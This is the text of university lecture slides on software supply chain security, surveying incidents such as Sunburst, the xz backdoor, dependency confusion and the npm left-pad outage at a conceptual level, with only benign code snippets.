Software Supply Chain Security

Foundations of Cybersecurity

Luca Caviglione

Institute for Applied Mathematics and Information Technologies

National Research Council of Italy

luca.caviglione@cnr.it

University of Pavia – Department of Electrical, Computer and Biomedical Engineering

Outline

- Why software supply chain security in this course?
- What is the Software Supply Chain?
- General Threat Model
- Attacks Against Source Code
- Dependencies
- Attacks Against Dependencies
- Squatting
- Software Bill of Materials – SBOMs
- Debloating
- Attacks Against the Build Process
- Reproducible Builds

Why Software Supply Chain in this Course?

- Academic, government and critical infrastructures increasingly rely on:
  - **closed-** and **open-source** components
  - complex **chains** of **services** and **software**
  - **rapid development** processes and tight temporal constraints.
- Issues in the process of “composing” the software can cause:
  - Internet-wide **disruptions** and **outages**
  - huge **economic losses**
  - hazards to **industrial** processes
  - harms to **individuals**.
- Vast **software ecosystems** and **large dependencies** require to:
  - define new and efficient **security mechanisms**
  - **not limit** the understanding to **own components**
  - re-think the concept of **trust**.

Why Software Supply Chain in this Course?

- Attacks using the software supply chain as a vector are sharply increasing.
- Main motivations:
  - threat actors have a vast landscape of technologies to exploit
  - monitoring huge ecosystems is hard without affecting their usability
  - offensive campaigns are heterogeneous and strikes on a large-scale
- Example of attacks:


Attack	When	Target
Sunburst	2019	Update Framework
Codecov	2021	Compromised Docker Image
Crowdstrike	2024	Buggy Update
xz	2024	Backdoor
Ultralytics	2024	Build System Injection

Example: Sunburst

- **Sunburst** is a **backdoor** placed in the Orion IT monitoring and management software of SolarWinds.
- The attackers:
  - compromised the build process
  - trojanized a DLL of the Orion plugin.
- Modified files:
  - were digitally-signed by SolarWinds
  - delivered via infected updates.
- Sunburst led to:
  - a vast impact on many US Government agencies
  - huge losses in terms of money and reputation.

Source: https://cloud.google.com/blog/topics/threat-intelligence/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor

Example: Sunburst



SolarWinds Operation Timeline

Source: https://www.rpc.senate.gov/policy-papers/the-solarwinds-cyberattack


Example: XZ

- XZ is a compression tool used in several Unix-like systems (e.g., Linux and macOS).
- Versions 5.6.0 and 5.6.1 of XZ have been plagued with a **backdoor**.
- Hosts running a compromised version of XZ allowed the attacker to connect via SSH.
- The **backdoor**:
  - has been inserted **during** the **build process**
  - it was **not present** in the **open-source code** of XZ.

Source: https://nvd.nist.gov/vuln/detail/cve-2024-3094

Example: XZ


- The attack against XZ was prepared via a a **reputation build** phase.
- Eventually, the attacker gained access to the XZ repository.
- To reduce the attack visibility, the backdoor was:
  - **not** inserted directly in the **code**
  - **injected** during the **build process**
  - available **only** in the **compiled artifacts**.



Source: https://zero.checkmarx.com/backdoor-in-xz-impacting-multiple-linux-distros-074e86989725

Example: XZ


- The attack against XZ was prepared via a a **reputation build** phase.
- Eventually, the attacker gained access to the XZ repository.
- To reduce the attack visibility, the backdoor was:
  - **not** inserted directly in the **code**
  - **injected** during the **build process**
  - available **only** in the **compiled artifacts**.



Source: https://zero.checkmarx.com/backdoor-in-xz-impacting-multiple-linux-distros-074e86989725

Example: Dependency Confusion

- Not a real attack, but a great research story!



Internal PayPal code and its package.json file

Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

The Story of a Novel Supply Chain Attack

Alex Birsan · Follow · 11 min read · Feb 9, 2021

Source: https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610


Example: Dependency Confusion

Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

The Story of a Novel Supply Chain Attack

Alex Birsan · Follow · 11 min read · Feb 9, 2021

- Not a real attack, but a great research story!



It contains a mix of public and private dependencies

Internal PayPal code and its package.json file

Source: https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610


Example: Dependency Confusion

Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

The Story of a Novel Supply Chain Attack

Alex Birsan · Follow · 11 min read · Feb 9, 2021

- Not a real attack, but a great research story!



Internal PayPal code and its package.json file

public packages from npm

non-public package (e.g., hosted internally by PayPal). Such packages were not present on the public npm registry

Source: https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610


Example: Dependency Confusion

Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

The Story of a Novel Supply Chain Attack

Alex Birsan · Follow · 11 min read · Feb 9, 2021

- Not a real attack, but a great research story!



Internal PayPal code and its package.json file

Created “malicious” versions of the packages and uploaded to the public npm registry

Source: https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610


Example: Dependency Confusion

Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

The Story of a Novel Supply Chain Attack


Alex Birsan · Follow · 11 min read · Feb 9, 2021

- Not a real attack, but a great research story!



Internal PayPal code and its package.json file

Some projects defaulted public versions (when available) rather than private ones!



Source: https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610

Example: The “npm left-pad Incident”

- The left-pad package was:
  - a free and open-source package for padding text
  - only 17 lines of code
  - largely used within the Internet.
- Timeline:
  - the developer had a **dispute** with another developer
  - eventually, he decided to **remove** the package
  - all the **software** needing left-pad **broke**.
- Example of victims:
  - React (used by various sites, including Facebook)
  - PayPal
  - Netflix
  - Spotify.

```
1  module.exports = leftpad;
2
3  function leftpad (str, len, ch) {
4    str = String(str);
5
6    var i = -1;
7
8    ch || (ch = ' ');
9    len = len - str.length;
10
11
12   while (++i < len) {
13     str = ch + str;
14   }
15
16   return str;
17 }
```


left-pad (source: Wikipedia)

What is the Software Supply Chain?

- **Modern software** requires:
  - **fast** development times
  - **collaboration** of several people
  - adapting to **complex** and heterogenous scenarios (e.g., cloud vs on premise)
  - tame **costs**.
- To face such challenges, software increasingly uses:
  - layered architectures
  - reusable abstractions, libraries, and frameworks
  - AI-based tools to generate and review code.
- The overall development process resembles a supply chain.


What is the Software Supply Chain?

- The software supply chain:
  - is similar to a **physical** supply chain
  - each part **contributes** to the final product
  - if a **part** is **altered** the **outcome** may be **compromised**.
- Unfortunately:
  - like a complex physical supply chains, security issues are very common
  - it is becoming a **prime vector** for **distributing malicious software**.
- Spoiler: a software supply chain is secure as its weakest link.



Source: XKCD


What is the Software Supply Chain?



Comparison between a traditional supply chain and the software supply chain

B. Hammi , S. Zeadally, “Software Supply-Chain Security: Issues and Countermeasures”, Computer, Vol. 56, No. 7, pp. 54-66, July 2023


Overview of the Software Supply Chain



Reference example of a complete software supply chain

Software Supply Chain: Source Code

- The source code is:
  - written by the developer (i.e., human or AI)
  - contains the used third-party dependencies.
- The dependencies can be:
  - **directly declared in the code**
  - described in configuration files.
- Both mechanisms participate to the definition of the source code.




Software Supply Chain: Source Code

- Example of direct dependency declarations:

C	`#include <stdio.h>`
Python	`import os`
JavaScript	`use tree-sitter`

